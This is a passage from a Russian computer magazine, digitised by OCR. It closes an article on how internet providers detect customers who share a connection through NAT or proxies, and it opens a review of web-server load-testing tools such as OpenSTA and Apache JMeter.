за толпу «партизан». Конечно, Win9x сегодня большая редкость, и основная масса народа сидит под XP, однако, это еще не повод, чтобы рубить с плеча. Как уже говорилось, прежде чем отрубать клиенту доступ в Сеть, необходимо на 100% быть уверенным, что он действительно нарушил хотя бы один пункт договора, иначе однажды можно нарваться на типа, конкретно знающего законы. По судам затаскает — не отмажешься!

TCP/UDP — ДИАПАЗОН ПОРТОВ ИСТОЧНИКА


Поскольку 99,9% приложений, работающих с Сетью, предоставляют операционной системе право самостоятельного назначения порта источника (из числа свободных), то выбирая номера портов определенным образом, можно спрятать за одним IP-адресом очень много узлов. Идея NAT'ов как раз и основана на том, что они обеспечивают уникальность связки IP-источник: порт-источника → IP-приемник: порт-приемника, «отлавливая» пакеты, поступающие с разных внутренних узлов, на один внешний узел за счет «маппинга» номеров портов источника, и никой путаницы «чей пакет?» не возникает.
Однако большинство NAT'ов использует фиксированный диапазон портов для «маппинга», который намного уже диапазона портов, назначаемых операционной системой. Поэтому, если у провайдера имеется достаточное количество клиентского трафика и этот трафик сосредоточен в узком диапазоне портов отправителя, то можно предположить, что тут замешан NAT.
Методика считается очень надежной, хотя и ей присущи свои недостатки. Начнем с того, что NAT'ы бывают встроены не только в DSL-модемы с Ethernet-портами, но даже в модемы, подключаемые по USB! То есть узкий диапазон портов указывает на наличие транслятора, и ничего не говорит о том, сколько пользователей за ним сидит: один или несколько (поле TTL при всей его незатейливости подобных ложных срабатываний не допускает).
Далее. Если на машине, генерирующей большое количество трафика, установлен программный NAT, провайдер получит более или менее нормальное распределение по портам, и ему нужно будет очень-очень долго собирать трафик, чтобы заподозрить, что тут что-то не так. С другой стороны, некоторые приложения (например, клиенты файлообменных сетей) поддерживают настройку диапазона используемых портов источника, что с точки зрения провайдера выглядит как наличие NAT'а. Очередная ложная тревога! Так что пользоваться этой методикой следует крайне осторожно.

ПРИКЛАДНОЙ УРОВЕНЬ — В ОХОТЕ ЗА РЕАЛЬНЫМИ IP

А как определить реальный IP-клиента, раз NAT автоматически подменяет его во всех IP-пакетах? Действительно, на IP-уровне нам ловить нечего, но вот если подняться на уровень прикладных протоколов, можно обнаружить, что многие программы внедряют IP-адреса в «свои» пакеты. Так поступают, в частности, некоторые почтовые клиенты, instant messenger'ы (MSN, ICQ) и другие «товарищи», на которых «партизаны» палятся как молодые.
Народ поумнее юзает открытый софт, который ничего и никуда не вставляет — с этой проблемой там разобрались уже давно. К тому же, если у компьютера имеется несколько интерфейсов (локальная сеть, сотовый телефон, периодически работающий как GPRS модем, WiFi-адаптер), то независимо от наличия/отсутствия NAT'а или proxy клиентские приложения очень часто ошибаются с определением «настоящего» IP, потому как понятие «настоящего» IP абсурдно и применимо лишь к узлам, имеющим всего один сетевой интерфейс. Компьютеры, обладающие несколькими интерфейсами, имеют более одного IP, и все они «настоящие». А таблица маршрутизации — штука сложная и несовершенная. Windows вполне может попытаться послать пакет, адресованный внешнему узлу, на беспроводной адаптер домашней локалки, и только убедившись, что он ни хвоста не маршрутизируется, попытать счастья на другом интерфейсе.
Если приложение определяет «свой» IP уже после установки соединения, то все ОК, но ведь не все приложения такие правильные. Многие из них запрашивают у операционной системы список сетевых интерфейсов до установки соединения и в качестве «настоящего» IP берут адрес первого интерфейса, а поскольку таблица маршрутизации может меняться при подключении/отключении сетевых устройств, вместе с ней будет меняться и «настоящий» IP. И все это на компьютере, за которым сидит всего один пользователь! Ложная тревога… ну сколько же можно?! Увы, против современных технологий не попрешь!

PROXY-СЕРВЕРА

Подавляющее большинство proxy-серверов явно прописывает свое присутствие в HTTP-запросах и обнаружить их — не проблема, однако многие пользователи устанав-



Описание NAT в Википедии

ливают proxy-сервер не только для совместного доступа интернет-соединения, но и для кэширования запросов. Горящий Лис, Опера и IE кэшировать тоже умеют, но далеко не так хорошо, как это делают некоторые proxy-серверы, которые, к тому же, ведут статистику, отображая ее в наглядной графической форме. А если клиент попеременно использует несколько браузеров, то для экономии трафика и дискового пространства разумнее всего «запитать» все браузеры от одного proxy-сервера, запретив им самостоятельное кэширование страниц.

Ладно, предположим, что proxy-сервер скрывает факт своего присутствия. Может ли провайдер его обнаружить? Сканирование портов — метод простой, но… Если пользователь не полный лох, то: а) повесит proxy на нестандартный порт; б) повесит proxy на интерфейс обратной петли; в) запретит подключение со всех IP-адресов, кроме локальных. И хотя продвинутые сканеры портов (типа nmap) все-таки обнаружат присутствие закрытого порта, определить его назначение они ни за что не смогут (если, конечно, proxy-сервер при попытке подключения с внешних адресов не выдает страничку со злобной надписью «access denied»).

Другими словами, тщательно замаскированный proxy-сервер, обслуживающий закрытую сеть, со стороны провайдера обнаружить невозможно. Все методики либо ненадежны, либо выдают огромное количество ложных позитивных срабатываний, реагируя на различные утилиты, устроенные по принципу proxy-серверов.

ЗАКЛЮЧЕНИЕ

В идеале провайдер вообще не должен ограничивать свободу клиентов, а если и ограничивать, то в разумных пределах. Провайдер, ставящий клиента в позу и не позволяющий ему разделить трафик с женой, братом, виртуальной машиной и собачкой Жучкой, никому не интересен, и к нему идут только ламоты, не читающие договор и не думающие, что они будут делать, если захотят установить VMware или протянуть в квартире локальную сеть. К тому же закон о защите потребителей никто не отменял, и суды чаще всего выносят решения именно в пользу обиженных пользователей.

С другой стороны, бороться с «партизанами» все-таки надо, особенно если внутрисетевой трафик дешевле грязи или вообще не тарифицируется. Тогда к держателю NAT'а могут подключаться соседи по лестничной площадке, а это приличная недостача для казны провайдера.

Как мы уже убедились, ни одна методика обнаружения NAT'ов не обходится без изъяна и никакую из них по отдельности применять нельзя. Но вот совокупность всех описанных методик дает неплохой результат, вполне пригодный для обнаружения нарушителей.


А если сюда подключить еще и психологию, то количество ложных срабатываний вообще упадет до нуля. Как, наверняка, известно опытным провайдерам, практически каждый пользователь, дорвавшийся до безлимитки, проходит через три стадии. Сначала качает все-все-все, не выключая компьютер ни ночью, ни днем. Затем интерес начинает потихоньку спадать. Пользователь становится более разборчивым и уже не льет всякую дрянь (потому как свободное дисковое пространство уменьшается со страшной скоростью, а болванки стоят денег). Наконец, пользователь окончательно успокаивается, и потребление трафика значительно сокращается. В противном случае подозрения, что пользователь не один, резко усиливаются (хотя встречаются и такие типы, которые не успокаиваются и через год). Так что некоторая неоднозначность все-таки остается… ⌶



▸ info

Транслятор сетевых адресов перехватывает клиентские запросы из доверенной подсети, подменяет исходный порт и адрес источника своим непривилегированным портом и адресом своего внешнего сетевого интерфейса. Он также ведет специальную таблицу соответствия установленных соединений, чтобы, получив от удаленного хоста ответный пакет, корректно перенаправить его клиенту, инициировавшему запрос.

СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM, WWW.TUX.IN.UA /



Под ПРЕДЕЛЬНОЙ НАГРУЗКОЙ


ОБЗОР ПРОГРАММ НАГРУЗОЧНОГО ТЕСТИРОВАНИЯ ВЕБ-СЕРВЕРОВ


Сдавая веб-сервер в повседневную эксплуатацию, нужно быть уверенным, что он выдержит планируемую нагрузку. Только создав условия, приближенные к боевым, можно оценить, достаточна ли мощность системы, правильно ли настроены приложения, участвующие в создании веб-контента, и прочие факторы, влияющие на работу веб-сервера. В этой ситуации на помощь придут специальные инструменты, которые могут дать качественную и количественную оценку работы как веб-узла в целом, так и отдельных его компонентов.

ВСЕ ИДЕТ ПО ПЛАНУ

Вначале следует разобраться, что мы хотим получить в результате тестирования. Ведь проверка, как и любая другая работа, требует предварительной подготовки. При неправильно сформулированной задаче могут получиться результаты, не полностью отражающие реальное положение дел. Исходя из предполагаемой нагрузки веб-сервера, необходимо определиться с критериями испытания и установить, что будет считаться успехом, а что — неприемлемой работой сервиса (например, время ответа, загрузка сервера). Различают три варианта теста:

• Нагрузочный (Load-testing) — определяется работоспособность системы при некоторой строго заданной заранее (планируемой, рабочей) нагрузке.



Редактор скриптов в OpenSTA


Вывод результата теста в Apache JMeter

• Устойчивости (Stress) — применяется для проверки параметров системы в анормальных и экстремальных условиях. Основная задача во время этого теста — попытаться нарушить работу системы. Позволяет определить минимально необходимые величины системных ресурсов для работы приложения, оценить предельные возможности системы и факторы, их ограничивающие. Также определяется способность системы к сохранению целостности данных при возникновении внештатных аварийных ситуаций.
• Производительности (Performance) — комплексная проверка, включающая предыдущие два теста, предназначена для оценки всех показателей системы.
Соответственно, результат теста — максимальное число пользователей, которые могут одновременно получить доступ к веб-узлу, число запросов, обрабатываемых приложением, или время ответа сервера. Основываясь на полученном результате, веб-мастер и сетевой администратор смогут заранее выявить узкие места, возникающие из-за несбалансированной работы компонентов (в работе сервера участвуют и другие компоненты сети, маршрутизаторы, брандмауэр, кэширующий и прокси-сервер, база данных и пр.), и исправить ситуацию, перед тем как включать систему в реальную работу.
Во время тестирования имитируется одновременная работа нескольких сотен или тысяч посетителей. Для большей правдивости каждый из виртуальных пользователей может «ходить» по сайту по индивидуальному сценарию и иметь личные параметры. Также в процессе тестирования можно имитировать кратковременные пики нагрузки, когда количество посетителей скачкообразно увеличивается, что очень актуально для сайтов с неравномерной аудиторией. Итак, чтобы полноценно провести тестирование, необходимо знать:
• сколько посетителей планируется принимать в среднем и в пиковой нагрузке; время пиковой нагрузки;
• могут ли несколько пользователей иметь один и тот же IP-адрес и/или логин/пароль;
• среднее количество страниц, просматриваемых одним пользователем; есть ли различия в поведении между зарегистрированными и анонимными пользователями; количественное соотношение между такими пользователями; посещаемые страницы и время нахождения пользователя на узле;
• наличие динамических страниц и страниц, изменяемых в течение определенного периода, и насколько часто это происходит;
• задействуется ли электронная почта, например, для подтверждения полномочий пользователя;
• какая еще дополнительная информация используется для проверки статуса пользователя (cookies);
• требуется ли подтверждение полномочий пользователя сторонней организацией или удаленным сервером (например, нужен номер кредитной карточки) и будет ли представлена информация для тестирования;
• доступная пропускная способность канала; средняя ширина для одного пользователя;
• может ли работа нескольких пользователей вызывать коллизию;
• используется ли защищенное HTTPS-соединение;
• используются ли Java-апплеты, потоковое медиа, специальные плагины и что требуется с клиентской стороны для их поддержки;
• используется ли кэширование страниц;
• плановые технические мероприятия, которые могут повлиять на работу сервера, и время их проведения (синхронизация, архивирование и пр.).
Любой из этих параметров может повлиять на конечный результат. Необязательно все проверки включать в один тест, можно разбить задачу на несколько. Например, проверка базовой системы (серверы: веб, приложений, базы данных) и проверка отдельных модулей (сервлеты, скрипты и пр., например, проверка аутентификации при большом количестве пользователей). В результате при тестировании выдаются графики трех видов: линейный, нелинейный и насыщения. В первом случае при возрастании нагрузки время отклика (то есть обработки) остается постоянным. При дальнейшем увеличении нагрузки время отклика также увеличивается (почти линейно), и, наконец, наступает ситуация, подобная DoS-атаке, когда время отклика бесконечно увеличивается. Теперь, когда план действий готов, переходим к краткому обзору утилит, которые помогут его воплотить. Начнем с бесплатных.

OPEN SYSTEMS TESTING ARCHITECTURE

OpenSTA (www.opensta.org) — больше чем приложение для тестов, это открытая архитектура, проектируемая вокруг открытых стандартов. Проект создан в 2001 году группой компаний CYRANO, которая поддерживала коммерческую версию продукта, но CYRANO распалась, и сейчас OpenSTA распространяется как приложение с открытым кодом под лицензией GNU GPL. Работает в Windows NT 4.0SP5/2000/XP. Для работы требует Microsoft Data Access Components (MDAC), который можно скачать сайта корпорации.



Графики теста в WAPT

Текущий инструментарий позволяет провести нагрузочное испытание HTTP/HTTPS сервисов, хотя его архитектура способна на большее. OpenSTA позволяет создавать тестовые сценарии на специализированном языке SCL (Script Control Language). Для упрощения создания и редактирования сценариев используется специальный инструмент Script Modeler. Выбираем Tools — Canonicalize URL, после чего запустится веб-браузер. Просто ходим по сайту, собирая ссылки, которые будут сохранены в скрипт. Все параметры запроса поддаются редактированию, возможна подстановка переменных. Структура теста и заголовки будут выводиться во вкладках панели слева. Тесты удобно объединять в наборы. Настройки прокси задаются в самом скрипте, поэтому можно указать несколько серверов. Реализована возможность организации распределенного тестирования, что повышает реалистичность и пригодится, когда с одного компьютера не получается нагрузить мощный сервер. Каждая из машин такой системы может выполнять свою группу заданий, а repository host осуществляет сбор и хранение результатов. После установки на каждой тестирующей системе запускается сервер имен (работа которого обязательна). Поддерживается аутентификация пользователей на веб-ресурсе и установление соединений по протоколу SSL. Параметры работы нагружаемой системы можно контролировать с помощью SNMP и средств Windows NT. Результаты тестирования, включающие время откликов, количество переданных байт в секунду, коды ответа для каждого запроса и количество ошибок, выводятся в виде таблиц и графиков. Использование большого числа фильтров позволяет отобрать необходимые результаты. Результат можно экспортировать в CSV-файл. Возможности по выводу отчетов несколько ограничены, но по ссылкам на сайте можно найти скрипты и плагины, упрощающие, в том числе, анализ полученной информации.

APACHE JMETER

Apache JMeter (jakarta.apache.org/jmeter) является Java-приложением с открытым кодом и предназначен для нагрузочного тестирования не только веб-приложений и их отдельных компонентов (скрипты, сервлеты, Java объекты и др.), но также FTP-серверов, баз данных (с использованием JDBC) и сети. Функциональность расширяется с помощью плагинов. Поддерживается SSL (через Java Secure Sockets Extension). Возможно проведение тестов как с использованием графического интерфейса, так и из командной строки. Использование Java подразумевает кроссплатформенность, поэтому JMeter уверенно работает в различных *nix-системах, в Windows, начиная от 98, и некоторых других ОС. Распространяется под Apache License.


В JMeter предусмотрены механизмы авторизации виртуальных пользователей, поддерживаются пользовательские сеансы, шаблоны, кэширование и последующий offline анализ результатов теста, функции позволяют сформировать следующий запрос, основываясь на ответе сервера на предыдущий. Есть возможность проводить распределенные тесты. В этом случае один из компьютеров является сервером (bin/jmeter-server.bat), который управляет клиентами и собирает итоговую информацию.

Для работы достаточно запустить ApacheJMeter.jar или в консоли jmeter.bat (Windows), или jmeter.sh (*nix).

JMeter имеет встроенный прокси-сервер, который предназначен для записи сессий, но можно использовать и внешний. Перед началом тестирования необходимо составить тестовый план, описывающий серию заданий, которые необходимо выполнить JMeter. Он должен содержать одну или несколько групп потоков (Thread Groups) и следующие элементы:

- Логические контроллеры (Logic controllers);
- Типовые контроллеры (Sample generating controllers);
- Слушатели (Listeners);
- Таймеры (Timers);
- Соответствия (Assertions);
- Конфигурационные элементы (Configuration elements).

Первым делом добавляем группу потоков (Edit — Add — Thread Group). В ее настройках указываем название, количество запускаемых потоков, то есть виртуальных пользователей (Number of threads), время задержки между запуском потоков (Ramp-Up Period), количество циклов выполнения задания (Loop Count). Здесь же можно определить выполнение задания по расписанию (Sheduler). Далее, щелкая в созданную группу, необходимо добавить образец запроса (Sampler), выбрав его из списка. Для нагрузочного тестирования или проверки работоспособности сервера



Графики NeoLoad

достаточно выбрать HTTP Request (Add → Sampler → HTTP Request). Тут указываем название, IP-адрес и порт веб-сервера, протокол, метод п ередачи данных (GET, POST), параметры переадресации, передачи файлов на сервер. Настраиваем и жмем Run. Вывод результата осуществляется с помощью Listeners, каждый по-своему выводит результат. Например, Aggregate Graph выводит суммарные результаты теста в виде таблицы и графика.
Бесплатные продукты, увы, закончились, теперь парочка коммерческих решений.

WAPT — WEB APPLICATION TESTING

